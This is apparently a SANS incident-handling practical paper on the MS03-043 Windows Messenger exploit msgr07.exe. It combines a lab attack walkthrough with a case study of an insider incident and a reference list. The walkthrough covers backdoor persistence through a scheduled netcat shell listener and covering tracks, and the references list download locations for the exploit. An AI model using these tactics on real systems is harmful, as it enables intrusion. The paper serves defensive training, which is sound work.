
Step 7: Check event log on another machine on the network. The only entry shows receipt of the test message, and it looks like the one on TEST2K. Exceptions include the system clocks being a couple of minutes different, and an additional message that appears to be included on Windows XP machines that did not show up on the Windows 2000 machine.

```
Event Type: Information
Event Source: Application Popup
Event Category:  None
Event ID:  26
Date:   12/6/2003
Time:   6:17:16 PM
User:   N/A
Computer:  MONONG
Description:
Application popup: Messenger Service  : Message from TESTXP to PAMARAN on 12/6/2003 6:17:16 PM

this is a message from test2k through testxp and netcat

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.
```

Step 8: Check event log on victim machine TESTXP. Nothing was found here, because the default install of Windows XP Home does not have detailed logging turned on.

Keeping Access

One of the first things I discovered after I gained access to the computer was that I needed to turn off my host-based intrusion detection software or allow connections from the victim's computer. Otherwise, IDS believes that the attacker machine is being attacked in return and blocks the connection.



Since I discovered early during testing that the victim computer becomes unstable after the exploit takes place, I believe a real attacker would opt to plant a back door to get back inside later to perform the intended operations. If the victim's computer freezes or crashes too many times, the attacker is more susceptible to being caught in subsequent monitoring that is added on the network.

I thought about keeping access by adding a new local account to the TESTXP computer. However, my testing quickly showed me that this was not a good idea. With the Windows XP Home operating system, all local user accounts are displayed on the login screen by default. It turned out to be a mess to clean up as well. An entire new user profile was created on the hard drive, complete with system and hidden files and folders. I finally had to get physical access of the computer in order to clean it up! This alternative would definitely make it very difficult to avoid attention.

Another possibility would be to follow the methodology detailed by Aaron Hackworth in his paper, "DcomExpl_UnixWin32 – Windows RPC DCOM Buffer Overflow Exploit"[13] in which he chose to schedule a task to run a netcat backdoor listener to spawn a command shell when someone connected to it. Rather than reinvent the wheel, so to speak, I decided to use this proven method. (Now I know I have graduated from a complete novice to a script kiddie…)

Covering Tracks

Since this attack has been kept relatively simple and does not leave its own tracks on the victim computer, deleting files that I created on the computer should be the only requirement to cover tracks. I can also turn off the scheduled backdoor listener once I have retrieved everything I want from the computer.

However, there are likely to be tracks on the network that I cannot erase. If I have been patient enough to perform the tasks of my attack over a long period, my only hope is that no one notices that the activities are related to each other.

[13] http://www.giac.org/practical/GCIH/Aaron_Hackworth_GCIH.pdf, pages 42-44.


The Incident Handling Process

To demonstrate the incident handling process for tracking down an exploit using msgr07.exe, a hypothetical software development company will be used. The development environment has been very stressful lately, and software engineers are fighting among themselves instead of working together. One individual has decided to get revenge on a colleague and former friend who was recently promoted. This revenge would take the form of sending messages to everyone and making them seem to come from that colleague.

Preparation

Countermeasures In Place

Host-based intrusion detection has been installed on critical servers and, because of the risks inherent to being mobile, all laptop computers will soon be required to have this software installed. As we can see in the following screen print, RealSecure Desktop Protector could have blocked this exploit from being able to run if it had been installed on the victim's computer. (Note, lines 2-4 with white background are related to this exploit. Event names show up as "Win_MessengerPopup_Bo" and "UDP_Probe_MSRPC.")



In addition to formal policy, the internal network is structured in such a way that some exploits, such as msgr07.exe, are confined to one subnet. Routers along the way block unnecessary protocols.

Current Incident Response Procedures

Response strategies are based on potential for harm, which is estimated at the time of a suspected incident following guidelines provided by formal Incident Response procedures. When the activity looks like virus or worm activity, the first response is typically to disconnect the computer from the network until further analysis can be done.

This determination should be made by the Incident Response team but in many cases the action is taken by a desktop support analyst. This is due in part to the fact that desktop support is outsourced, there is high turnover of individuals in that role, and support analysts are by nature trouble-shooters.

Standard practice is to use forensically sound methods wherever practical. The intent is two-fold. First, the company must be prepared to turn over trial-worthy evidence to Law Enforcement in cases where criminal activity is found. Forensic methods also improve the company's ability to prevail when civil action is taken against it to fight disciplinary action taken because of a security incident.

Every individual in the organization is empowered to report suspected security incidents. Several avenues have been provided for this:

- Web-based incident report form;
- Help desk can take reports by phone or email and forward to the incident response team;
- Email address for the Information Security IT team is a distribution list that forwards all incoming messages to the entire team;
- Ethics Hotline (800 number) allows anonymous reporting;
- Employees can report to manager and/or Human Resources who will forward request for investigation to the incident response team.

The Incident Handling Team

The incident handling team is currently more ad hoc than it should be. Plans are underway to create a formal team and recommend training. SANS GIAC GCIH certification will eventually become a requirement for anyone who is expected to perform a technical leadership role during incident response. People who could be involved in response to any given incident include:

- Information Security department of Information Technology organization. These individuals are typically the team leaders for computer or network related incident response.
- Information Security department of HR, also known as Physical Security. These individuals are typically the team leaders for non-technical incident response and often work closely with the IT team leaders.
- IT Business Managers or their designated representatives. These individuals are IT's liaison to the end user community and provide valuable system administrator resources. They are the first line of defense against

security incidents and relationships with them are cultivated to ensure cooperation.

- IT Network and Server engineers. These individuals have technical expertise and access to resources that are often needed by an incident response team.

- IT Desktop Support. These individuals are outsourced operational resources. They are often the first ones to receive reports of suspected incidents and sometimes make the first response decisions.

- Law, Human Resources, and Business Ethics departments. These individuals do not typically participate directly in the response process, but they are used as resources to ensure the rights of individuals as well as those of the company are not violated. They provide the Incident Response team with additional perspectives that must be considered during the response and reporting process.

- Internal Communication and Public Affairs. These organizations are brought into the team when communications with larger groups of people need to be handled. In cases of virus or worm activity, for example, the Internal Communications department will coordinate multi-media forums to help alert the entire company of the threat and avoid spreading it any further. If an incident becomes public, all communications to the outside must go through the Public Affairs office because they are experts at representing the company to the public and can filter out details that should not be shared.

Lead incident responders and technical investigators regularly participate in local and international meetings of the High Tech Crime Investigation Association (HTCIA) and encourage other team members to join. This organization combines public sector and private sector investigators to encourage development of relationships that later enable the organizations to work together when security incidents involve both. In addition, responders are encouraged to participate in various security and cybercrime mailing lists to stay current on the types of incidents that could be encountered and learn from other responders what works and what does not work when a new incident is encountered.

In order to provide access to data when needed, the Information Security (IT) team members have been provided with administrative accounts on the Windows network domain. These accounts are only used when required, not for day-to-day work on regular projects. Team members have also been provided with property passes that allow them to remove and carry equipment from one facility to another as required for forensic examination. These preparations keep the responders from having to look for someone to provide such permission during response activities, which can often occur outside normal working hours.

The Information Security (IT) team is currently developing its first Incident Response Jump Bag. Here is a wish list along with a list of items they have already gathered:

Have	Want
CD Burner and media	Voice tape recorder and media
250 GB USB/Firewire external hard drive	Prepared CDs with static linked binaries
40 GB internal hard drive	Floppy boot Linux (Trinux)
120 GB internal hard drive	Small hub, 8 connections
DVD Burner and media	Cell phone, extra batteries
250MB Zip drive	Zip media
EnCase 4 with 2nd dongle for the road (1st one stays in the lab)	Completion of formal incident response policy and forms
EnCase network-enabled boot CD	Flashlight
Patch cables – 1 straight-through and 1 crossover	Windows 2000 Resource Kit
Spare laptop hard drives – 1 Linux and 1 Windows 98	Contact list for non-IT team members
Badge-hanger card with all IT phone numbers	Permanent-binding notebooks with pre-numbered pages in various sizes
Anti-static bags for transporting and storing confiscated hard drives	A bag large enough to keep it all together and small enough to carry on an airplane
Tamper-proof large envelopes	
Business cards	
Computer tool set	
Labeler and extra rolls of tape	
Pens, permanent markers	
Notebooks, various sizes	
SCSI adapters (various)	
Notebook hard drive adapter	
Separate lab computer with removable drive bays	
FastBloc disk write blocker and associated cables	
4-port USB hub	

Since the company is scattered across the country, an incident will occasionally require travel. One of the challenges is to determine which jump bag contents are absolutely required and still allow the individual to carry the bag on the plane. Some items can be requested in advance from the facility security at the other end. For example, tools, paper, pens, and other items can be made available if the responder provides a list before getting on the airplane.

Relevant Policies and Procedures

All Windows 2000 computers provided for employee use are loaded with a standard image prior to deployment. This image includes pre-defined security hardening templates and a banner reminding the end user of appropriate use policy:[14]

```
This computer resource is the property of <company name>. Authorized persons may use
<company name> computer resources only for approved purposes. Misuse or
misappropriation of such resources is prohibited, and can be grounds for discipline,
up to and including termination of employment. Suspected criminal activity will be
turned over to Law Enforcement for further analysis.

<Company name> reserves the right to audit, access and inspect electronic
communications and data created, stored, or transmitted on its computer resources in
accordance with applicable law. <Company name> also reserves the right to add
necessary files and modify the configuration of any connected computer or system to
ensure the security and integrity of its computer resources.

BY COMPLETING THE LOGIN PROCESS YOU ACKNOWLEDGE AND CONSENT TO THE PROVISIONS OF THIS
NOTICE AND HR POLICY XXX. IF YOU ARE NOT AN AUTHORIZED USER, PLEASE DISCONTINUE THE
LOGIN PROCESS NOW.
```

The HR Policy referred to by the banner is the company's "Appropriate Use" policy. It defines several classes of activity that are not appropriate, including inappropriate web surfing, forwarding chain email, using company resources to run a personal business, making personal attacks on other individuals or companies, use of inappropriate language, and hacking into other machines on the network. It also points to a separate HR policy of disciplinary action that can be taken upon violation of appropriate use policy. Disciplinary action is determined on a case-by-case basis with guidance provided by the policy. Repeat violations automatically increase the severity of the current violation and will affect discipline applied.

Identification

On November 25, 2003, Ralph, a member of the Incident Response team within Information Security (IT), was notified that all end users on one subnet of the network had received several pop-up messages, one of which was considered offensive by some and certainly unprofessional by all who received it. At this point, the help desk had already dispatched a desktop support analyst to the computer and this individual disconnected the computer from the network due to the activity looking like virus or worm output.

Upon notification, Ralph first scanned the day's security alerts to see if the reported activity was a known attack. Not seeing any likely relevant alerts, he determined that he needed to make a visit to the computer. Since the end user of the computer was already alerted that his computer activity was under scrutiny, it was apparent that the team would not need to go into "stealth mode" to respond to this incident. Just to be sure,

[14] Adapted from a collection of banner page examples I have encountered over the years. This one is very similar to the statement used at the company I work for, which was approved by the Law department.

Ralph conferred with Human Resources first to give them a heads-up notice and make sure they agreed with his approach.

Identification of the incident was delayed, in part, by the decision of the help desk to deploy an analyst to the computer instead of reporting it to Ralph immediately. By the time Ralph arrived on the scene, several of the people who received the inappropriate message had attempted to connect to the computer or use other means find out for themselves who was logged in.

Ralph discovered on arrival that the end user, Connie, was still working at the computer even though it was offline. Connie was a software developer and had a copy of her work product on the hard drive. Ralph asked the department to find Connie another computer to use for the duration of the investigation, because he needed to take her computer's hard drive with him to the lab. First, though, since she was still using the computer, he went ahead and took a quick look at the event logs. From everything Ralph saw it appeared that the message was indeed sent from Connie's computer. Since the standard computer image is set up to log detailed activity, he could see evidence that the "net send" command was issued even though Connie did not seem to have any idea how it had happened. Ralph's challenge, then, was to find out if a "net send" could be issued and made to look like it came from this machine when it actually came from some other source. From the Security Log:

```
Event Type: Success Audit
Event Source: Security
Event Category:  Detailed Tracking
Event ID:  592
Date:   11/25/2003
Time:   1:04:34 PM
User:   DOM1\connie
Computer:  innocent
Description:
A new process has been created:
  New Process ID:  2200
  Image File Name: \WINNT\system32\net.exe
  Creator Process ID: 2268
  User Name: connie
  Domain:  DOM1
  Logon ID:   (0x0,0xD376)

Event Type: Success Audit
Event Source: Security
Event Category:  Detailed Tracking
Event ID:  592
Date:   11/25/2003
Time:   1:04:34 PM
User:   DOM1\connie
Computer:  innocent
Description:
A new process has been created:
  New Process ID:  2312
  Image File Name: \WINNT\system32\net1.exe
  Creator Process ID: 2200
  User Name: connie
  Domain:  DOM1
  Logon ID:   (0x0,0xD376)
```

Backtracking event Process IDs showed that "Creator Process ID: 2268" referred to cmd.exe, a DOS command shell.

Although the messages appeared to be a mistake in Connie's use of the "net send" command, since she was not readily admitting to sending it Ralph decided to treat it as an incident. It should be pointed out that, if Connie HAD admitted sending the messages, this would have not been treated as a security incident but instead left for Human Resources to follow up. The following are factors in Ralph's decision:

- Inappropriate language was transmitted over the network.
- The message was received by a relatively large number of people (over 100).
- Connie did not seem like the type of person who would send this kind of a message.
- Ralph knew from his test of msgr07.exe in the lab that the "net send" command is not the only way to make a message appear to come from this machine from some other source.

Since the area in which this occurred is producing network-related products, they have security exceptions in place to allow them to run products such as Ethereal in order to trouble-shoot their products during testing. One of the project leaders, whom Ralph knew and trusted, started Ethereal to help determine if there was additional suspicious activity on this subnet of the network. Since none was seen, Ralph came up with two possible conclusions: (1) the source of any potential attack has been alerted to the arrival of the incident response team; or (2) Connie really did send the messages.

During collection of information from people who reported receiving the inappropriate popup message, Ralph observed that all of them were on the same network subnet. Activity appeared to be contained by router settings, so he made a mental note that if necessary he could isolate this subnet from the network. Then he took a moment to consider who would need to be informed if this decision had to be made. He decided to keep the IT director informed of status so he could communicate with the business manager as needed. Ralph notified the IT director of this decision and the director agreed to the approach.

If these messages resulted from the exploit msgr07.exe in action, based on his own tests of this program in a lab situation Ralph would have expected to receive additional reports of unusual activity on Connie's machine:

- Programs freezing or slowing down;
- Inability to reboot the computer without pulling the power plug;
- Unfamiliar programs, new batch files, etc., added to the computer;
- Unexpected local user accounts created on the computer;
- Scheduled programs that should not be there.

Ralph contacted the Help Desk and asked them to provide a list of any recent tickets Connie had submitted. In the meantime, he posed the question to her, "Have you noticed any unexpected things on your computer recently?" to which she responded

that, a few days before, her computer seemed to be hanging up so she tried to reboot it. Even that would not work, so she unplugged it and then plugged it back in. When Ralph asked her if she could remember the day and approximate time, she could not remember for sure but thought it was toward the end of the previous week. Ralph made a note in his incident notebook to go back to the event logs to see if he could find related entries.

The best sources of identification for msgr07.exe, which were not available for this incident, are network activity, host-based intrusion detection logs, and anti-virus reports recognizing it as a potential attack tool.

To establish chain of custody, Ralph used the following procedure:

- Removed hard drive from the computer in the presence of area manager and Connie;
- Labeled hard drive with case number, machine serial number, and Connie's name;
- Following a 2-person rule, took the hard drive back to the investigation lab where his colleague Elaine backed it up using EnCase 4.x acquisition.
- Enclosed the original hard drive in a static-proof bag, sealed it in a tamper-proof large envelope, had Elaine sign the outside of the envelope and added his own signature to indicate agreement that this was indeed the original hard drive, and locked it in a cabinet as part of the case file.
- Instructed Elaine to create an archive copy of the EnCase image on write-once DVD media and verified the copy. This copy is locked in a cabinet as part of the case file.

Elaine then began the analysis of the EnCase image of Connie's hard drive. EnCase was used to search for additional evidence that might piece together what really happened. This process can take a long time, so Ralph continued with other response activities.

Now that Ralph is aware of the existence of msgr07.exe and its ability to run applications remotely, he determined that he would need to check all other computers on the subnet for presence of this program or any similar exploit. To narrow the search, he decided to consult with HR and the area manager to find out who might have cause to attack Connie. The manager could not imagine anyone in his organization could possibly have done such a thing, including Connie. It must have come from outside as far as he was concerned, but Ralph knew that a "net send *" message had to come from within the subnet. HR agreed to begin interviewing individuals, starting with Connie's work team, to see if they could provide focus for the technical investigation with the least disruption to the work that must continue in the area.

While waiting for further direction from HR, Ralph requested a search be performed on all computers on the network subnet. Any computers found to contain msgr07.exe or any of the variant source codes will be confiscated in stealth mode (after hours) for

further analysis. He also requested internet traffic logs be searched for evidence of downloads.

An independent physical survey was made of all areas with computers on the network subnet involved. The team looked for LAN drops in unusual or out-of-the way places such as conference rooms, unoccupied cubicles, etc., where a rogue machine might have been set up temporarily. None were found.

Ultimately, both HR and Ralph came to the same conclusion by different methods. While HR was interviewing Connie's colleagues, they discovered that Connie had been chosen over another team member, Suzanne, for a recent promotion. Suzanne and Connie were once friends but had since become enemies. Suzanne has a tendency to be hateful and seek revenge for any perceived rejection. Her vindictiveness was well known among co-workers, and several of them told HR they believed Suzanne could have sent the messages.

At about the same time, Ralph received the requested internet activity log output that pointed out that msgr07.exe had been downloaded on November 18, one week earlier, from the computer that Suzanne typically uses. Now he would confiscate Suzanne's machine during off hours and see what Elaine could find on it. If he could prove that Suzanne was logged in during both the time the exploit was downloaded and the time the messages went out on the network, he would know what actions would be required to contain and eradicate the exploit.

Since proof of Suzanne's guilt would result in disciplinary action, Ralph knew that he would not be able to return the hard drive after it was copied. He had every reason to believe that Suzanne would attempt to sue the company if she were to lose her job over this incident, so he wanted to make sure the evidence was kept protected from any possibility of tampering. So, he double-checked records on Suzanne's computer and found that it was delivered with a 40GB hard drive. He pulled his new 40GB drive off the shelf, wiped it to ensure there was no data on it, and prepared it for copying Suzanne's hard drive. The new drive would then be placed back in her computer in case the investigation was not completed before she came in to work the next day. The original would then be turned over to Elaine for investigation, following the same chain-of-custody procedures as before.

Containment

Ralph recommended to the area manager that all employees in the area change their passwords, since msgr07.exe makes it possible to steal password storage. He also asked the help desk to implement the new patch to all vulnerable computers in the environment as quickly as possible. They used machines on the affected network subnet as the pilot test, thus containing the immediate incident. Then the patch was put on a fast-track schedule for full rollout once it was verified to be both effective and stable.

In the meantime, Elaine discovered that there were sensitive documents on Suzanne's computer that likely should not have been in her possession at all. Elaine exported all product-related data from the EnCase image of Suzanne's hard drive and burned it to CD. Then she turned it over to HR and the area Manager so they could determine what Suzanne might have been trying to gain. They discovered that she had copied a number of product development files and design documents from Connie's computer that could be valuable to a competitor. HR asked Ralph to pull a copy of Suzanne's email and during analysis they discovered that she had sent numerous company-sensitive documents to an email address that was believed to be her personal address.

Combined with Elaine's verification that Suzanne did indeed exploit Connie's computer and send out the inappropriate messages to focus blame on Connie, HR determined that Suzanne would be fired and asked to return all company data in her possession. Since HR knows exactly what she has sent herself by email, they will be able to tell whether she is being cooperative or not. Lack of cooperation would result in legal action. The Law department was notified so they could determine what action, if any, needed to be taken to recover any data that might have been forwarded to competitors.

Ralph does not need to know how the disciplinary and legal actions pan out unless he is asked to testify to his own actions – not something he needs to worry about at this point, since it usually takes years for those wheels to turn. He also knows that, if he and Elaine produce their usual top-quality, unbiased report of findings, the Law department will have ample ammunition to keep the company from having to go to court over the incident.

Eradication

The company's IT department has chosen to reimage local computers as a standard procedure rather than attempt to rebuild them piecemeal after possible compromise. Although end users are discouraged from storing critical business files on local computer hard drives that are not typically backed up, this still happens.

In this case, Ralph took back his 40GB drive and informed the area manager that they would need to replace Suzanne's original drive with a new one and have the standard image installed before deploying the computer to someone else. Ralph's temporary replacement drive was then wiped of all data and put back into lab resources for the next time it was needed.

Since the activity was determined to be malicious and also served to cover up the stealing of product documentation, Ralph felt it was appropriate to recommend that all of the computers on the affected network subnet be checked for backdoors listening programs, which would be removed. As an alternative, each machine could be reimaged to ensure no traces were left. When faced with the options, even though it was possibly more costly and time consuming, the area manager elected to have all machines wiped and reimaged. He felt more confident that all malicious code would be removed by this alternative.

Ralph and Elaine provided some data backup support by previewing each hard drive with EnCase before it was reimaged. The end users were then able to copy data from the EnCase environment to their network home directories until their machines were ready to be used again.

Recovery

The Image Lab wiped and reimaged each identified computer. Standard software applications were reinstalled, and then additional software was installed based on a list of software that has been licensed to each affected machine or end user. The end user is responsible for restoring data from backups.

To improve defenses, the help desk scheduled MS03-043 patches to be applied to existing computers and added to the standard image build for future new machines. Ralph plans to use the free ISS scanner[15] to identify vulnerable computers across the entire organization.

Host-based intrusion detection has already been installed on critical servers. Ralph has been told that IT's budget for next year will provide for adding this capability to all remaining laptop and desktop computers. Once this is in place, similar attacks can be caught earlier and even prevented in many cases.

Finally, this vulnerability has been added to standard commercial testing tools. Ralph will ensure that the tool he uses for vulnerability testing has been updated so all future scans will find it.

Lessons Learned

The general population surrounding the incident attempted to do their own analysis. Three people logged into the computer within several minutes after the message was received. Too many people are being too helpful and add data to the case that wastes the time of the authorized incident handlers. This is a training issue for end users.

The help desk attempted to perform initial troubleshooting before notifying the Incident Response team. This allowed too much time to elapse before an authorized responder could arrive on the scene. A recent change in outsource provider probably contributed to this, since the organizations are still becoming familiar with each other's processes. This is a training issue for IT.

New-employee orientation is typically a one-day session that includes a short presentation of security and appropriate computer use policies. This brief overview on a typically stressful first day on the new job is sometimes as far as the education goes, unless employees follow the "Policies and Procedures" link at the internal web site and take the time to read them. Needless to say, it does not happen very often. These principles need to be reinforced on a more regular basis, not just when an incident

[15] http://www.iss.net/support/product_utilities/ms03-043/

occurs. A new corporate security policy has recently been published and requires annual security training. This should help with this issue in the future.

The company is not prepared to use forensic investigation methods on large network storage appliances. This time, they were lucky that it was not required.

Intrusion detection at critical network locations prevented the attack and subsequent message from spreading throughout the entire organization or beyond. Additional host-based intrusion detection would have stopped it from being successful at all.

Patching and other network changes that were made because of other recent Microsoft security alerts kept the messages from being broadcast beyond one subnet of the network and stopped msgr07.exe from being able to attack additional computers. The IT support team is on the right track with patch management and should continue efforts to get security patches tested and installed as quickly as possible.

The incident occurred in part due to having the Microsoft Messenger enabled in the standard image when it is not typically used. If this service had been disabled on all local computers, the exploit would not have worked.

Looking to the future, we must research all services and disable any that are not required in the environment. Make an effort to apply patches more quickly when they are announced.

Follow-up Meeting and Reports

After all team members submitted their notes to Ralph, a draft incident report was written, and a follow-up meeting was scheduled for the entire response team. The agenda was set for the meeting:

- ➔ Review draft report
- ➔ Finalize Executive Summary report
- ➔ Set action items for improvement to include:
    - Processes
    - Technology
    - Training

Ralph had earlier written a separate report in order to submit formal evidentiary findings to the Human Resources Manager in support of disciplinary action they had decided to take. At that time, Ralph met with Human Resources and Suzanne's manager to walk through the events and conclusions and answer any questions they had prior to making their decision.

Summary

Although the incident I encountered in my job turned out to be nothing more than inappropriate behavior and probably mistaken use of the "*" thinking messages only went to the sender's local computer, it could just as easily have been malicious. The technology and vulnerability both existed within our network that would enable a disgruntled employee or corporate spy to steal passwords, steal competitive data, or change data to suit their needs. The main building blocks of securing our network would have been knocked over in a split second:

Confidentiality	→	loss of competitive advantage
Integrity	→	misleading product information, loss of customer and stockholder faith
Availability	→	loss of productivity due to computers freezing up or rebooting themselves

Reference Material – For Further Reading and Understanding

Information on the Exploit

- Information on the exploit seems to be rather sketchy on the Internet at this time. The original announcement was posted November 14, 2003 at http://archives.neohapsis.com/archives/fulldisclosure/2003-q4/2563.html

Where to get the Exploit

- Source code was posted November 16, 2003 at http://www.securityfaq.com/exploits/6X00F1P8VW.html

- A copy of the executable is currently available at http://www.securitylab.ru/_exploits/msgr07.exe. I have verified using MD5 hash that this is the same as the one originally posted at the author's web site.

Variants

- October 18, 2003, First (apparent) posted proof of concept results in a Denial of Service (DoS) - http://www.k-otik.com/exploits/10.18.MS03-043.c.php (see copy attached at Appendix 1.)

- October 20, 2003, proof of concept ported to Linux – http://packetstormsecurity.nl/0310-exploits/ms03-043.c (see copy attached at Appendix 2.)

- December 16, 2003, Proof of Concept for Windows 2000 French OS – http://www.k-otik.com/exploits/12.16.MS03-043fr.c.php, also available at http://packetstormsecurity.nl/0312-exploits/ms03-043v2.c (See copy attached at Appendix 4.)

Information on the Vulnerability

- Microsoft Security Bulletin MS03-043, "Buffer Overrun in Messenger Service Could Allow Code Execution (828035)." Issued October 15, 2003. Last Updated December 2, 2003. Version Number 2.3. URL: http://www.microsoft.com/technet/security/bulletin/ms03-043.asp?frame=true Be sure to expand all headings, there is quite a bit of additional information included in this article.

- Common Vulnerabilities and Exposures CAN-2003-0717 (under review), "The Messenger Service for Windows NT through Server 2003 does not properly verify the length of the message, which allows remote attackers to execute arbitrary code via a buffer overflow attack." Candidate assigned on 2003-09-02. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=can-2003-0717

- CERT CA-2003-27, "Multiple Vulnerabilities in Microsoft Windows and Exchange." Original issue date: October 16, 2003. Last revised: October 17, 2003. URL http://www.cert.org/advisories/CA-2003-27.html and Vulnerability Note #VU575892, URL: http://www.kb.cert.org/vuls/id/575892

- ISS Xforce Alert 156, "Vulnerability in Microsoft Windows Messenger Service." October 15, 2003. URL: http://xforce.iss.net/xforce/alerts/id/156 Scanning tool: http://www.iss.net/support/product_utilities/ms03-043/ (see also http://marc.theaimsgroup.com/?l=ntbugtraq&m=106632188709562&w=2)

- SANS Critical Vulnerability Analysis, "(1) CRITICAL: Windows Messenger Service Buffer Overflow" October 22, 2003 Vol. 2, No. 41. URL: http://www.sans.org/newsletters/cva/vol2_41.php

- Symantec, "Bloodhound.Exploit.2." Discovered on October 15, 2003. Last updated October 20, 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/bloodhound.exploit.2.html

Additional reading that can help understand the vulnerability and exploits against it

- Network Working Group, "Protocol Standard for a NetBIOS Service on a TCP/UDP Transport: Detailed Specifications." Request for Comments 1002. March, 1987. URL: ftp://ftp.rfc-editor.org/in-notes/rfc1002.txt

- Srinivasan, R., "Remote Procedure Call Protocol Specification Version 2." Request for Comments 1831. August, 1995. URL: ftp://ftp.rfc-editor.org/in-notes/rfc1831.txt

- Microsoft, "Messenger Service of Windows." Microsoft Knowledge Base Article 168893. Last reviewed 6/3/2003 (2.0). URL: http://support.Microsoft.com/default.aspx?scid=kb;en=us;168893&

- Kath, Randy, "Managing Heap Memory in Win32." Microsoft Developer Network Technology Group. April 3, 1993. URL: http://msdn.microsoft.com/library/en-us/dngenlib/html/msdn_heapmm.asp?frame=true

- Krishnan, Murali R. "Heap: Pleasures and Pains." Microsoft Developer Network Library. February, 1999. URL: http://msdn.Microsoft.com/library/en-us/dngenlib/html/heap3.asp?frame=true

- Future reference material is anticipated from The Last Stage of Delirium Research Group at one of these sites:
    - http://lsd-pl.net
    - http://conference.hackinthebox.org

Other buffer and heap overflow references:

- Conover, Matt, and w00w00 Security Team, “w00w00 on Heap Overflows.” January, 1999. URL: http://www.w00w00.org/files/articles/heaptut.txt

- Aitel, Dave, “Exploiting the MSRPC Heap Overflow.” a 2-article series. September 11, 2003. URL: http://www.immunitysec.com/papers/msrpcheap.pdf (Part 1) http://www.immunitysec.com/papers/msrpcheap2.pdf (Part 2)

- Broadband.com discussion of the vulnerability notes it is a heap overflow: http://www.dslreports.com/forum/remark,8247643;reverse=0;root=security,1;mode=flat

- jp, “Advanced Doug Lea’s malloc exploits.” Phrack Magazine, “Vol. 0x0b, Issue 0x3d, 08/13/2003, Phile #0x06 of 0x0f” URL: http://www.phrack.org/phrack/61/p61-0x06_Advanced_malloc_exploits.txt

- dark spyrit, AKA Barnaby Jack, “Win32 Buffer Overflows.” Phrack Magazine, Vol. 9, Issue 55, 09/09/1999, file 15 of 19. URL: http://www.phrack.org/phrack/55/P55-15

- Hackworth, Aaron, “DComExpl_UnixWin32 – Windows RPC DCOM Buffer Overflow Exploit.” SANS GCIH Certified Student Library. September, 2003. URL: http://www.giac.org/practical/GCIH/Aaron_Hackworth_GCIH.pdf

Appendix 1: Source Code for Initial Proof of Concept[16]

```
/*

DoS Proof of Concept for MS03-043 - exploitation shouldn't be too hard.
Launching it one or two times against the target should make the machine
reboot. Tested against a Win2K SP4.

"The vulnerability results because the Messenger Service does not properly
validate the length of a message before passing it to the allocated buffer"
according to MS bulletin. Digging into it a bit more, we find that when a
